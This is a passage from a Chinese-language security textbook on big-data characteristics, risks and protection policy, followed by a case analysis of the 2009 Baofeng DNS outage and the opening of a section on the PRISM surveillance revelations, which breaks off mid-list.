不同的机构对大数据也做出了不同的解释。EMC 公司认为，大数据中的大是指大型数据集，一般在 10TB 规模左右；多用户把多个数据集放在一起，形成 PB 级的数据量；同时，这些数据来自多种数据源，以实时、迭代的方式来集放。大数据通常与 Hadoop、NoSQL、数据分析与挖掘、数据仓库、商业智能及开源云计算架构等诸多热点话题联系在一起。Informatica 公司认为大数据包含但超越了海量数据，大数据由 3 项主要技术趋势汇聚组成：海量数据交易、海量数据交互和海量数据处理，其规模或复杂程度超出了常用技术按照合理的成本和时限捕捉、管理及处理这些数据集的能力。有些学者认为，大数据是指需要通过快速获取、处理、分析以从中提取价值的海量、多样化的交易数据、交互数据与传感数据。海量和多样化是对大数据的数据量与数据类型的界定。快速是对大数据获取、处理、分析速度的要求。价值是对大数据进行获取、处理、分析的意义和目的。交易数据、交互数据与传感数据是大数据的来源。其中，交易数据来自于企业 ERP 系统、各种 POS 终端及网上支付系统等业务系统；交互数据来自于移动通信记录，以及新浪微博、人人网、网络社区、网络媒体的开放评论等社交媒体；传感数据来自于 GPS 设备、RFID 设备、视频监控设备等。

尽管不同的组织机构、公司企业对大数据的概念给出了各自侧面的描述，而且至今业界也没有一个广泛采纳的明确定义，但是其中有一条已成共识：“大数据是指无法在一定时间内用常规软件工具对其内容进行抓取、管理和处理的数据集合。”

从上述对大数据的定义可提取出大数据的特征，分别是海量化（Volume）、多样化（Variety）、快速化（Velocity）和价值化（Value）。这 4 个 V 就是大数据的基本特征。

1. 海量化

大数据首先是数据量大。基于计算机的数据的储存和运算是以字节（byte）为单位的，1KB（Kilobyte）=1024B，又称千字节。更高级的数量单位分别是 1MB（Megabyte，兆字节）、1GB（Gigabyte，吉字节）、1TB（Trillionbyte，太字节）、1PB（Petabyte，拍字节）、1EB（Exabyte，艾字节）、1ZB（Zettabyte，泽它字节），每个单位之间的运算关系是 1024 倍。全球数据量正以前所未有的速度增长，遍布世界各个角落的传感器、移动设备、在线交易和社交网络每天都要生成上百万兆字节的数据，据估计，全球可统计的数据存储量在 2011 年约为 1.8ZB，2015 年将超过 8ZB。数据容量增长的速度大大超过了硬件技术的发展速度，以至于引发了数据存储和处理的危机。根据 IDC 的监测，预计到 2020 年，全球将总共拥有 35ZB 的数据量。形象地说，如果把 35ZB 的数据全部刻录到容量为 9GB 的光盘上，其叠加的高度将达到 233 万公里，相当于地球与月球之间距离的 6 倍。

2. 多样化

大数据的大不只是量上的大，数据的类型也非常多。海量数据的危机并不单纯是数据量的爆炸性增长，还牵涉到数据类型的不断增加，即大数据有很强的多样化特性。原来的数据都可以用二维表结构存储在数据库中，如常用的 Excel 软件所处理的数据，称之为结构化数据。但是现在更多互联网多媒体应用的出现，使诸如图片、声音和视频等非结构化数据占到了很大比重。统计显示：全世界结构化数据的增长率大概是 32%，而非结构化数据的增长率则是 63%，目前全世界的非结构化数据已占数据总量的 80%以上。用于产生智慧的大数据往往都是这些非结构化数据，随着非结构化数据的比重越来越大，并显示出其中蕴含的不可小觑的商业价值和经济社会价值，对传统的数据分析处理算法和软件提出了挑战。

3. 快速化

快速化是对大数据处理速度的要求。随着经济全球化趋势的形成，生产要素成本不断上升，企业面临的竞争环境越来越严酷。在此情况下，能够及时把握市场动态，迅速对产业、市场、经济、消费者需求等各方面情况做出深入洞察，并能快速制定出合理准确的生产、运营、营销策略，就成为企业提高竞争力的关键。而对大数据的快速处理分析，将为企业实时洞察市场变化、迅速做出响应、把握市场先机提供决策支持。这一特点也是大数据和传统的数据挖掘技术存在的本质不同的地方。当各种信息汇集在一起时，如何把握数据的时效性是大数据时代对数据管理提出的基本要求。

4. 价值化

价值是大数据的终极意义所在。随着社会信息化程度的不断提高、数据存储量的不断增加、数据来源和数据类型的不断多样化，对于企业而言，数据正成为企业的新型资产，形成竞争力的重要基础。与曾经广为提倡的“品牌价值化”一样，“数据价值化”已经成为企业提高竞争力的下一个关键点。然而，大数据的价值虽然巨大，价值密度却很低，往往需要对海量的数据进行挖掘分析才能得到真正有用的信息，从而形成用户价值。大数据价值密度低的特性给大数据的分析处理带来了挑战。

5.7.2　大数据安全风险

作为新兴产物，大数据仍面临一些亟待解决的安全问题。从基础技术角度来看，大数据依托的基础技术是 NoSQL（非关系型数据库）。当前广泛应用的 SQL（关系型数据库）技术经过长期改进和完善，在维护数据安全方面已经设置严格的访问控

制和隐私管理工具。而在 NoSQL 技术中并没有这样的要求。而且，大数据的数据来源和承载方式多种多样，如物联网、移动互联网、车联网、手机、平板电脑、PC 及遍布地球各个角落的各种各样的传感器，数据分散存在的状态使得企业很难定位这些数据及保护所有机密信息。此外，NoSQL 允许不断对数据记录添加属性，其前瞻安全性变得非常重要，对数据库管理员也提出了新的要求。从核心价值角度来看，大数据关键在于数据的分析和利用，但数据分析技术的发展对用户的隐私产生了极大的威胁。网络经济就是利用用户的个人信息创造了巨大的财富。

1. 大数据对公众隐私与信息安全的威胁

在大数据时代，想屏蔽外部数据商挖掘个人信息是不可能的。目前，各社交网站均不同程度地开放其用户所产生的实时数据并被一些数据提供商收集，还出现了一些监测数据的市场分析机构。通过人们在社交网站中写入的信息、智能手机显示的位置信息等多种数据组合，已经可以以非常高的精度锁定个人，挖掘出个人信息体系，用户隐私安全问题堪忧。

大数据对个人信息获取渠道拓宽的需求引发了另一个重要问题：隐私和便利性之间的冲突。例如，研究表明，消费者受惠于海量数据：更低的价格、更符合消费者需要的商品，以及从改善健康状况到提高社会互动顺畅度等生活质量的提高。但同时，随着个人购买偏好、健康和财务情况的海量数据被收集，人们对隐私的担忧也在增大。

2011 年 4 月初，全球最大的电子邮件营销公司艾司隆（Epsilon）发生了史上最严重的黑客入侵事件，导致许多主要的企业客户名单及电子邮件地址外泄，受害企业包括摩根大通、第一资本集团、万豪饭店、美国银行、花旗银行及电视购物网络等。而就在不到一个月时间的同年 4 月底，索尼公司遭到黑客攻击，泄露了一亿份账户资料，其 Play Station 网络和 Qriocity 流媒体服务被关闭了将近一个月。索尼公司因此花费了约 1.71 亿美元来弥补这个损失。

针对大数据时代所带来的隐私安全隐患，一些国家政府纷纷立法保护公众隐私。2012 年 2 月，奥巴马政府公布了《消费者隐私权利法案》。数周后，美国联邦贸易委员会（FTC）发布了有关消费者隐私权利保护的最终报告。欧盟数据保护工作组曾在 2009 年分别致信谷歌、微软和雅虎三大搜索引擎巨头，认为搜索引擎服务商保存用户搜索记录时间超过 6 个月的理由并不成立，因此要求这 3 个搜索引擎商必须缩短用户搜索信息的保留时间。

2. 大数据安全与非传统安全问题

在大数据时代，各个重要组织和机构面临网络恐怖主义与信息战的威胁。在机械化战争时代，各国面临的是刀枪的正面冲击。而在如今的信息时代，安全环境发生了质的变化。但不管是战争时期还是和平年代，一国的各种信息设施和重要机构

等都可能成为打击目标，而且保护它们免受攻击已超出了军事职权和能力的范围。决策的不可靠性、信息自身的不安全性、网络的脆弱性、攻击者数量的激增、军事战略作用的下降和地理作用的消失等都使国家安全受到了严峻的挑战。此外，网络化的今天，各个国家在石油和天然气、水、电、交通、金融、商业和军事等方面都依赖信息网络，更加容易遭受信息武器的攻击。

此外，大数据也将为网络恐怖主义提供新的资源支持。庞大海量的大数据涉及面之广，将有可能使网络恐怖主义的势力侵入人们生活的方方面面。

“9 • 11”事件后，一些伊斯兰黑客组织为报复美国黑客的攻击，攻击了美国海洋及大气局网站，并在其网页上留下恐吓字句，威胁称如果美国不停止打击阿富汗及基地组织，他们会把手上的美政府机密资料交给基地组织。他们还攻击美国国家卫生研究所全国人类基因组织机构的服务器，涂改了网页，贴上了沙特阿拉伯国旗并留下恐吓标语。社会价值感的扭曲和无政府主义思想的膨胀，导致黑客实施国家规模或国际规模的恐怖袭击。网络恐怖主义比传统意义上的恐怖主义活动更加防不胜防。如何保证数据的安全，将是大数据时代的一项严峻挑战。

为了更好地利用信息技术应对恐怖主义的袭击，美国联邦政府实施新方法，利用海量的、以商业手段收集的个人信息数据库来为提高国家安全服务。这些信息库几乎包括了各个行业，如金融数据、保险信息、零售记录、旅游信息、证书和房产证明等政府部门的资料。这一趋势早在 2001 年“9 • 11”事件发生前就已经产生，但从那之后不断增强。新的数据环境已经产生了两大前所未有的特征，即来源于私人部门的、可用的个人化识别信息具有深度和广度，同时用于分析这些数据的分布形势与意义的能力也在不断提高。

目前，美国在研究和利用大数据方面走在世界前列，英国紧随其后，而大数据在世界的其他国家还是一个新兴的概念，因此相对而言研究和利用得还比较少。然而，随着大数据重要性的逐渐体现，不仅商业领域将更多地利用大数据，各国政府也会更加重视大数据，进而将这种新型资产用于提高国家安全这一重要领域。

3. 大数据与业务结合引发安全思考

在大数据时代，大数据和业务结合能够带来巨大的价值。据 Gartner 公司预测，到 2016 年，40%的企业（以银行、保险、医药和国防行业为主）将积极对至少 10TB 数据进行分析，以找出潜在的危险。随着数据量越来越大，也出现了利用这些数据增值的机会，有利于企业通过数据分析更加了解客户需求，能够更加精细化地为客户服务。

但是从安全的角度考虑，大数据与业务的结合也同时存在一定的负面因素，如数据相对集中，保护简单的同时也给黑客带来了更加诱惑的攻击目标。其安全风险主要体现在大数据的数据量大、信息量大、成本低，更容易受到黑客的攻击。因此，大数据对存储和隐私泄露防范提出了更高的要求。

面对大数据时代由大数据与业务结合带来的安全问题，我国企业应该借鉴发达国家的思路和做法，加强沟通合作，加强与政府的共享，并且做好对用户的指引。同时，政府应该在法律法规、政策制度上细化、落实，为监管部门提供监管依据。政府监管也要紧跟技术步伐，加强与各国政府的合作，共同为保护信息安全而努力。

同时，应加强行业自律。互联网行业要制定规范，加强自律，主动强化管理，保护用户的个人信息。谷歌和美国政府因数据利用问题发生了多次冲突，美国政府以各种理由不断要求谷歌提供用户数据并时常遭到谷歌拒绝。

应提高用户的安全意识。用户自身应该加强自我信息数据保护的意识，涉及个人重要信息或重要资料的传输时，应该谨慎小心。例如，登录网上银行时，用户应注意个人密码的设定，同时对于应用不熟练的用户建议慎选。

5.7.3 国内外大数据安全政策措施

毫无疑问，我们已经进入了大数据时代。人类的生产生活每天都在产生大量的数据，并且产生的速度越来越快。根据 IDC 和 EMC 的联合调查，到 2020 年全球数据总量将达到 40ZB。

发达国家已启动大数据发展及安全布局。2012 年 3 月，美国政府发布《大数据研究和发展倡议》，投资 2 亿美元发展大数据，用以强化国土安全、转变教育学习模式、加速科学和工程领域的创新速度和水平；2012 年 7 月，日本提出以电子政府、电子医疗、防灾等为中心制定新 ICT（信息通信技术）战略，发布“新 ICT 计划”，重点关注大数据研究和应用；2013 年 1 月，英国政府宣布将在对地观测、医疗卫生等大数据和节能计算技术方面投资 1.89 亿英镑。

我国政府和科研机构已高度关注大数据安全问题。2012 年 12 月，国家发改委将数据分析软件开发和服务列入专项指南；2013 年，科技部将大数据列入 973 基础研究计划；2013 年度国家自然基金指南中，管理学部、信息学部和数理学部将大数据列入其中；2012 年 12 月，广东省启动了《广东省实施大数据战略工作方案》；北京成立“中关村大数据产业联盟”。此外，中国科学院、复旦大学、北京航空航天大学等相继成立了近十个从事数据科学研究的专门机构。

同时，大数据已在不同行业应用中崭露头角。互联网行业是大数据应用的最先锋，随着网络技术的升级和终端设备的爆发，用户能够使用多种设备，在任意位置、任意时间通过多种方式接入互联网，处理海量信息数据；同时，在线应用和服务的多样化也激励用户创造、分享和使用海量数据，包括图片、视频等非结构化数据；社交分析、电商推荐、客户挖掘、搜索优化等在使用大数据技术的同时，也推动其飞速发展。大数据也同样已广泛应用于金融行业中，主要用于洞察与分析客户、运营情况分析，以及市场走向的实时跟踪与预测。电信行业中的大数据则被重点用于服务支撑、运营支撑和创新支撑，如用户细分、特殊客户群营销、新业务研判等。

5.7.4　大数据安全关键技术

随着计算机 网络技术和人工智能的发展，服务器、防火墙、无线路由等网络设备和数据挖掘应用系统等技术应用得越来越广泛，为大数据自动收集及智能动态分析提供了方便。但是技术发展也增加了大数据的安全风险：一方面，大数据本身的安全防护存在漏洞，大数据本身可以成为一个可持续攻击的载体，被隐藏在大数据中的恶意软件和病毒代码很难被发现，从而达到长久攻击的目的；另一方面，攻击的技术提高了，在用数据挖掘和数据分析等大数据技术获取价值信息的同时，攻击者也在利用这些大数据技术进行攻击。

网络化社会的形成，为大数据在各个行业领域实现资源共享和数据互通搭建了平台和通道。基于云计算的网络化社会为大数据提供了一个开放的环境，分布在不同地区的资源可以快速整合、动态配置，实现数据集合的共建共享。也就是说，在开放的网络化社会，大数据的数据量大且相互关联，对于攻击者而言，以相对低的成本便可以获得“滚雪球”的收益。从近年来在互联网上发生的用户账号信息的失窃等连锁反应可以看出，大数据更容易吸引黑客，而且一旦遭受攻击，失窃的数据量也是巨大的。

目前，针对大数据存在的安全隐患问题，可采取的关键技术及策略有以下几种。

（1）设定整体网络安全战略

企业应在针对其特定的风险、网络威胁和要求而定制的整体网络安全战略和程序下调整他们的安全能力。

（2）针对安全信息建立一个共享的数据体系结构

因为大数据分析要求信息能够从各种来源中，以多种不同的格式进行收集，所以建立一个使得所有的信息都能够被捕获、索引、标准化、分析和共享的单一体系结构是一个合乎逻辑的目标。

（3）从单点产品迁移到统一的安全体系结构中

企业需要对哪些安全产品在数年内还继续支持和使用进行战略性的思考，因为每个产品都会引入其自己的数据结构，而它必须被整合到一个统一的分析框架中以实现安全性。

（4）寻求开放和可扩展的大数据安全工具

企业应确保对安全产品的持续投资，有利于使用基于敏捷分析方法的技术，而不是基于网络威胁签名或网络边界的静态工具。新的、实现大数据的工具应能够提

供体系结构的灵活性，以顺应企业、IT 或网络威胁环境的发展而做出改变。

（5）加强 SOC 的数据分析协作

尽管新出现的安全解决方案将会是具备大数据能力的，但安全团队却可能不具备大数据分析的能力。数据分析是一个专职人才缺乏的领域。具有安全领域专业知识的数据科学家非常稀缺，对他们将会保持非常高的需求。其结果就是许多企业有可能转向外部合作伙伴，以补充其内部安全分析能力。

（6）加强数据存储防护措施

加强数据存储防护措施主要是制定数据存储隔离与调用之间的数据逻辑关系策略，通过制定全面的数据存放、读取的安全方案，并利用数据的分布式存储及备份还原策略防止对敏感数据的恶意读取和破坏，增强大数据的存储安全。

5.7.5 大数据安全应对相关思考

当今社会中，信息的数量、种类及产生速度都在不断增长，企业正在从相关数据资源中获取洞察力，使业务变得更加敏捷，并解决以前从未遇到的新问题。如今，包括基于 Hadoop 的环境等新技术的出现，为企业打开了一扇通向无限可能性世界的大门。但与此同时，企业也吸收了更多的数据，并在更加复杂的安全威胁环境中面临更多的风险。除此以外，他们还需要遵守一系列的规范。而传统的数据保护方法常常无法满足这些要求，应对大数据安全需要大方略。

1. 提高安全意识，及时出台相关政策

在国家层面，应加快大数据行业引导政策的出台。大数据技术领域的竞争，事关国家的安全和未来。我国目前已经在物联网“十二五”规划中把信息处理技术作为 4 项关键技术创新工程之一提出来，但还没有大数据方面的专门规划和政策支持。将大数据上升为国家战略，加强顶层设计和政策支持，是大数据时代的客观要求。

2. 对大数据进行分级分类，重点保护

随着数据收集范围的扩大和数量的增加，大数据的种类与数量迅速增加，应尽快完成对大数据的分级分类，并针对不同级别的大数据特点制定保护及使用策略，以此开展对大数据有层级的针对性保护工作。

3. 保障云安全

从目前来看，各行各业陆续采用和实施了云服务等新技术，但是对于使用云服

务可能带来的风险估计不足。云端的大数据对于黑客们来说是一个极具吸引力的获取信息的目标。然而，数据的收集、存储、访问、传输必不可少地需要借助移动设备，因此大数据时代的来临也带动了移动设备的猛增，这就对各行业制定安全正确的云计算采购策略提出了更高的要求。

4. 提高安全防护技术

如今，各个企业都有自己的安全防护软件来防止病毒、木马等恶意软件的侵害。而要在一个大型网络的存储介质中扫描一个恶意软件可能需要几天的时间。在大数据时代，数据量将以几何速度增长，到那时现在的安全防护软件将不能满足需要。因此，在大数据时代真正到来之前，应该为建立大数据安全环境未雨绸缪。

5. 保护个人隐私

在大数据时代的巨大商业价值背后，隐私安全问题更令人担忧。随着社交网络的快速发展，互联网将时时刻刻释放出海量数据。但是社交网络中的个人数据如果被任意搜索，将极大地威胁个人隐私的安全。目前，各社交网站均不同程度开放其用户所产生的实时数据，容易被数据提供商收集和进行数据监测，尤其是金融、广告、零售业等各种数据使用企业。实际上，通过人们在社交网站中写入的信息、智能手机显示的位置信息等多种数据组合，已经可以以非常高的精度锁定个人，挖掘出个人信息体系。随着产生、存储、分析的数据量越来越大，隐私问题在未来的几年也将愈加凸显。因此，新的数据保护要求及立法机构和监管部门出台相关措施应提上日程。

第 6 章 网络空间安全热点事件和相关技术

本章要点

- ✓ 暴风影音事件
- ✓ “棱镜门”事件及分析
- ✓ “伪基站”问题分析
- ✓ 无线路由器后门
- ✓ 手机预装恶意程序
- ✓ 二维码安全
- ✓ “心脏流血”OpenSSL 漏洞

6.1 暴风影音事件

6.1.1 事件概述

2009 年 5 月 19 日约 21 时，我国互联网发生大面积故障，包括江苏、河北、山西、广西、浙江在内的 23 个省陆续出现互联网访问变慢、网站无法访问等现象。电信运营企业紧急定位故障，通过将对暴风影音的“baofeng.com”域名的相关解析请求导入黑洞等手段，逐步恢复互联网的正常运行。该事件被称为“5·19 网络瘫痪重大事故”，又称为“暴风影音事件”。

6.1.2 域名系统概述

域名系统主要用于将域名（如 www.sina.com.cn）翻译成互联网上的 IP 地址。域名系统由被组织成树状结构的一系列授权域名服务器构成。树根是 13 个根域名服务器（不含镜像服务器），用于解析顶级域名服务器的 IP 地址（如解析负责.cn 域名的服务器的 IP 地址）；顶级域名服务器用于解析下一级授权域名服务器的 IP 地址（如解析.com.cn 或.edu.cn 等域名的授权服务器的 IP 地址）。授权域名服务器用于解析具体域名到 IP 地址的映射关系（如将 www.baofeng.com 映射到相应的 IP 地址）。

还有一类服务器被称为递归服务器，用于帮助用户解析所需要翻译的域名。递归服务器既可以和某一级授权域名服务器合设（共用硬件），也可以单独设置（考虑效率）。递归服务器通常维护一个巨大的缓存，成功查询后的结果被存储在缓存中供下次使用。递归服务器通常由网络接入服务提供商设置，为自己的用户提供域名解析服务。递归服务器的 IP 地址一般在用户认证后由运营商提供。

6.1.3 暴风影音事件回放

1. 事件相关者

DNSPod：DNSPod 是一家提供免费 DNS 解析服务的个人网站。它拥有 16 台服务器，其中包括 6 台免费服务器，主站设在江苏常州电信 IDC 机房。当前 DNSPod 约有 30 万个注册域名，每天有 20 亿次的解析量，10 万个活跃使用的域名，服务对象包括 Verycd、雨林木风、4399、小游戏、暴风影音等。

暴风影音：一个客户端媒体播放软件。该软件能解读当前几乎所有格式的影音文件，因此较受用户的欢迎。据暴风影音网站声称，它拥有 1.2 亿用户。暴风影音

是一个免费的客户端软件，当前主要依靠向用户推送广告赢利。安装暴风影音软件的机器开机后会自动访问暴风影音服务器端检查自动升级，因此需要查询 baofeng.com 域名。暴风影音域名 baofeng.com 由 DNSPod 拥有的授权域名服务器负责解析。

电信运营商：在该事件中，电信运营商扮演了两个角色。一是作为 IDC 为 DNSPod 提供包括物理环境、电源、互联网通道在内的主机托管服务；二是为所接入的终端用户提供 DNS 递归查询服务。

2. 正常业务流程

正常情况：当安装了或曾经安装了暴风影音的机器开机时，暴风影音软件会发出 6 次 xxx.baofeng.com 的域名请求用于检查最新版本等目的。由于用户刚刚开机，本机中没有 baofeng.com 域名记录，因此会向电信运营商的递归域名服务器查询。运营商的递归域名服务器首先检查本机缓存，如果存在相关缓存，即此前已经有用户查询相关的域名（通常在一个小时内）则根据缓存的内容直接告知用户相应的 IP 地址；如果不存在相关的缓存，则先顺序查询根域名服务器、顶级域名服务器，然后查询 DNSPod，得到结果后返回给用户。

3. 事件发生过程

按照时间顺序，首先由于私服互斗等原因（本事件中的攻击原因并不重要），DNSPod 被攻击（据称攻击流量达 10Gbps）。随后 DNSPod 所在的 IDC 将 DNSPod 的服务器断网，即网络上无法访问到 DNSPod 的服务器。在最初的一段时间中，由于运营商的递归域名服务器中有相关域名 xxx.baofeng.com 的缓存，因此用户的访问没有受到影响。随着递归域名服务器中的缓存内容逐渐过期被删除，新开机用户的暴风影音相关进程试图访问更新版本等相关服务器，请求用户所属运营商的递归域名服务器解析域名，递归域名服务器向 DNSPod 发送请求，但是由于 DNSPod 被断网得不到回答而超时。当暴风影音的客户端软件得不到相关主机的 IP 地址时，不断重复发送域名解析请求（据称每分钟约 100 次），这些域名解析请求及等待超时的查询不断在递归域名服务器上堆积。由于暴风影音的用户众多（主页声称有 1.2 亿用户），5 月 19 日 21 时约有超过千万用户同时在线，每个用户每分钟 100 次的域名解析请求发送到运营商的递归服务器上，虽然运营商的递归域名服务器有一些分布式设计，但是多数省的递归域名服务器因过量的请求造成系统过载，CPU 利用率接近 100%，无法正常解析 baofeng.com 及非 baofeng.com 的域名请求。此时绝大多数用户无法正常使用互联网应用（直接访问 IP 地址的应用除外），受影响的省份达 23 个，我国互联网接近崩溃。

6.1.4 暴风影音事件分析

1. 关于黑客攻击

本次事件的最初起因是黑客攻击。众所周知，在互联网发展初期，所谓黑客是一些计算机高手，其行为多数是为了炫耀技术；而当前的绝大多数黑客没有高超的技术（本次事件的涉案人员仅具备小学/中专文化），其行为多数是以经济利益为目的。本次事件由于影响恶劣，因此攻击者很快被抓获。但是总体来看，网络犯罪的风险小（在全世界范围内网络犯罪的破案率极低）、回报高（月收入几万甚至更高）。

2. 黑色产业链

当前互联网黑色产业链的规模庞大（据国家计算机网络应急中心估算，目前“黑客产业”的年产值已超过 2.38 亿元，造成的损失则高达 76 亿元），分工明确（包括完善的流水性作业程序：制造木马—传播木马—盗窃账户信息—第三方平台销赃—洗钱等环节），明码标价（每个“肉鸡”为几毛到一元，每 Gbps 的攻击流量是几万，木马几千）。黑客是黑色产业链中的重要环节，只要黑色产业链还存在，黑客是打不绝的。

3．IDC

本次事件中相关的 IDC 属于中国电信。IDC 发现 DNSPod 被 DDoS 攻击后将 DNSPod 断网，以免影响 IDC 内的其他客户。严格来说，正是 DNSPod 的断网行为和网络大面积瘫痪事件直接相关（中国电信受影响巨大）。针对 DDoS 攻击，现在已经有较成熟有效的技术手段，即流量清洗。不知道是当地城域网/IDC 没有部署流量清洗，还是 DNSPod 没有购买流量清洗服务，IDC 选择了对 DNSPod 断网。断网本身无疑是有依据的，或者是主机托管协议中规定的，或者是考虑到可能影响公共互联网的安全。但如果中国电信知道将 DNSPod 断网的后果，无论 DNSPod 是否付费都会为 DNSPod 提供流量清洗服务。

4．DNSPod

在本次事件中，DNSPod 一直是被理解和被同情的角色。毕竟 DNSPod 提供的是免费的域名服务，所拥有的 ns1～ns6 这 6 台域名服务器为 30 万用户提供服务，每天 20 亿次的解析量很不容易。对于互联网上的免费服务，不可能要求它购买流量清洗服务或在不同 IDC 部署冗余服务器等。甚至有人认为整个事件是在 DNSPod 被断网以后发生的，与 DNSPod 没有直接关系。但需要思考的是像域名服务这样的基础性服务，每天 20 亿次的解析量已经可以威胁到互联网公共安全，这样的服务作为

免费服务是否适合，如何保障安全？

5. 域名系统安全

我国对域名系统安全的关注主要集中在根域名服务器和顶级域名服务器。在原信息产业部的协调下，我国引入了 3 个根域名服务器的镜像服务器，虽然不能改变受控于人的现状，但是至少改善了解析性能。此外，我国还加大了对.cn 顶级域名服务器安全的关注，并鼓励注册.cn 域名，但是对授权域名服务器一直没有足够重视。授权域名服务器有自设自用的，有免费提供的，有域名注册商提供的，也有 SP 提供的。当前的域名服务器作为控制平面核心网络设备没有准入制度，域名提供商也缺少有效监管。

6. 域名解析软件

当前我国数百万的域名解析服务器中，绝大多数都使用的是免费的域名解析软件 bind 的不同版本。市场上成熟的商用域名解析软件据称只有 Foundation 提供。在这次事件中，少数安装了 Foundation 公司的 CND 作为递归解析的域名服务器的发达省份都未出现问题，但 CND 是国外提供的商用软件，安全性难以权衡。国家发改委已经立项支持研发自主知识产权的域名解析软件，但是尚未推出，其性能及安全性等关键指标目前还无法评估。

7. 提供递归解析服务的电信运营商

在本次事件中，提供递归服务的电信运营商一直在喊冤，声称递归解析服务是免费的，服务器在暴风影音软件滥用解析资源的 4～5 倍峰值流量的冲击下瘫痪也是正常的，况且也及时通过封堵 baofeng.com 域名等手段迅速恢复了域名解析服务。但是这些解析请求毕竟不是暴风影音公司发出的，运营商的用户下载安装暴风影音软件发送解析请求应被视作运营商用户的自主行为。运营商用户已经为接入互联网付费了，因此享受递归解析服务理所当然。此外，也不是所有省市运营商的域名服务器都因流量而瘫痪（分布式部署较好及使用了商用 CNS 软件的 DNS 服务器没有瘫痪）。一般来说，运营商面对异常流量的服务请求时，应通过流量监控、拥塞控制等机制限制/拒绝异常请求而不是被冲击瘫痪。

8. 暴风影音公司/软件

虽然本次事件的最后矛头指向发起最初攻击的黑客，暴风影音也一再宣称是受害者，其直接经济损失达 238 万元，但是无论如何，暴风影音在此次事件中是存在很大问题的。首先，暴风影音拥有超过 1 亿的用户，同时在线用户超过千万，不应该把域名解析这一关键服务依托在一个缺乏足够能力的 DNS 解析服务解析者身上。如果暴风影音的授权域名提供者有足够的冗余。具备流量清洗能力，如果授权服务

器部署在不同的 IDC 机房，则本次事件可能不会发生。其次，暴风影音软件的设计被认为是有问题的，在域名解析得不到应答的情况下，该软件会持续每分钟发送近百个域名请求，5 月 19 日正是对 baofeng.com 海量的域名请求将运营商的递归服务器压垮了。此外，暴风影音软件作为一个客户端解码软件难以卸载、后台运行、反复访问服务器等类似恶意软件的特征也倍受网友指责。

9. 域名解析协议/机制

一直以来，我们都在探讨域名解析体系的树形结构给网络带来的安全隐患，而没有探讨域名迅速更新机制。当暴风影音公司得知因 DNSPod 主机被断网而无法解析时，也联系了域名注册商/上级授权域名服务器，试图将解析服务器转向新的域名解析服务器。但是由于域名解析体系中的缓存机制，即使是将 baofeng.com 的解析服务器指向其他主机，由于大量域名服务器中对 baofeng.com 的解析记录会缓存至少 24 小时，因此不能缓解大量请求涌向已经不在网络上的 DNSPod 的状况。域名解析协议是否应有一种强制立刻更新机制，可以将解析权及时专向新的授权解析服务器呢？

6.1.5 暴风影音事件后续

值得庆幸的是，暴风影音事件发生在晚上 9 点而不是上班时间，北京、上海、广州等地区没有受到波及（北京刚经历奥运安保的扩容和加固，广州等采用了 CNS 商用解析软件），出问题的公司不是比暴风影音安装更普及的 QQ 等软件，互联网上的银行、股票、电子政务等关键业务没有受到影响，网络瘫痪在短时间内被控制并缓解。此外，最初发起攻击的黑客已经被抓获，暴风影音公司声称“召回”软件，推出更绿色、更透明、更多选择权的“暴风门”特别版。整个事件似乎已经画上了完美的句号，但是前面所介绍的黑色产业链，域名解析提供商的职责、监管，软件提供商对互联网资源的权利和对互联网安全的责任，域名解析系统、协议的优化，电信运营商递归服务器的优化等问题在短时间内不可能有根本性的改变。

在暴风影音事件发生后，2009 年 6 月 25 日，广东电信因域名断网；2009 年 9 月 27 日，江苏电信因域名断网；2010 年 1 月 12 日，由于美国域名注册服务商 Register.com 的重大疏忽，致使中国搜索引擎百度的域名解析遭到不法分子恶意篡改，故障长达 5 个多小时；2012 年 2 月 7 日 15 时左右，湖南电信 DNS 遭受间歇性异常流量攻击，导致全省用户遭遇 6 小时上网缓慢；2013 年 8 月 25 日，国家域名解析节点受到拒绝服务攻击，影响了以.cn 为根域名的部分网站的正常访问；2014 年 1 月 21 日下午 3 点，全国多地出现网站无法打开现象，DNSPod（国内第一大 DNS 解析服务提供商和域名托管商）随后在微博认证账号中发布了通知，称国内所有通用顶级域的根服务器出现异常，此消息之后得到多方证实。由此可见，未来域名系统安全乃至互联网公共安全仍不容乐观。

6.2　“棱镜门”事件及分析

6.2.1　“棱镜门”事件的基本情况

“棱镜门”事件披露了美国国家安全机构通过与谷歌、微软、苹果、脸书等 9 大美国本土互联网企业合作，监控公众网络通信和数据资料。同时曝光的还有 3 个与其配套的秘密监控项目：“主干道”、“码头”和“核子”。这 4 个项目分工合作构成了一套完整覆盖电话网和互联网用户通信信息的情报监控收集系统。此外，还有“灯芯绒”等辅助支撑项目，主要负责对视频等特殊类型信息的存储与分析。

随着美国“棱镜门”事件的持续发酵，美国政府的遍及全球的庞大信息侦测和数据挖掘国家计划不断曝光。事态的最新进展表明，除了与本土企业合作外，美国还与其盟国如英国、德国等通过信息共享或合作建设等形式，共同组建了覆盖全球的侦测网络，侦测范围不仅覆盖了互联网、电话网，还覆盖了卫星、海底光缆等其他信息基础设施。据英国《卫报》披露，英国政府通信总部的“颞颥”监视项目对承担全球电话和网络流量的海底光缆进行秘密监控，拦截和存储其中传输的海量个人通话、电子邮件、上网历史等数据，并与美国国家安全局（NSA）共享。据报道，美国国家安全局早在 2009 年在盐湖城附近建设了“网络空间安全数据中心”，作为互联网可信连接（TIC）的主节点，负责针对国际国内各类卫星、无线和有线通信信息进行全天候拦截、解码、存储和分析。媒体还曝光美国曾与英国、加拿大、澳大利亚和新西兰共同签署了代号为“五只眼”的情报窃取合作协议，组成了“梯队”侦测系统：美国提供侦测设备和建设资金并负责侦测中国北部、亚洲、俄罗斯亚洲部分和拉美，澳大利亚负责中国南部和印度地区，新西兰负责西太平洋，加拿大负责中南美洲地区，英国则主要负责俄罗斯欧洲地区、非洲和欧洲。

6.2.2　“全球信息监控网络”可能的技术路径

通过对“棱镜门”事件及之后曝光的美国政府一系列信息侦测计划的梳理，美国政府规划构建的“全球信息监控网络”的实现至少包括如下 4 类技术路径。

1. 凭借互联网服务和资源优势，在美国本土及合作国家企业的配合下部署“全球情报收集网络”

（1）侦测海缆

美情报机构通过与海底光缆运营企业合作，在海底光缆上安装信息窃取装置，

侦测流经海缆的国际间通信数据。所获取的光信号既可通过单独铺设陆地侦测光缆传输，也可通过浮标、渔船等方式伪装并回传给附近具备大数据信息处理能力的地点（如航母）进行情报还原和分析。

（2）侦测传统电话网络

美情报机构通过与本土及合作国家的电信运营商合作，在电话网的交换设备上部署特定侦测设备，实时获取所需的用户通话内容信息，同时也可以要求合作运营商提供其留存的用户通话记录（元数据）。

（3）获取短信记录及内容

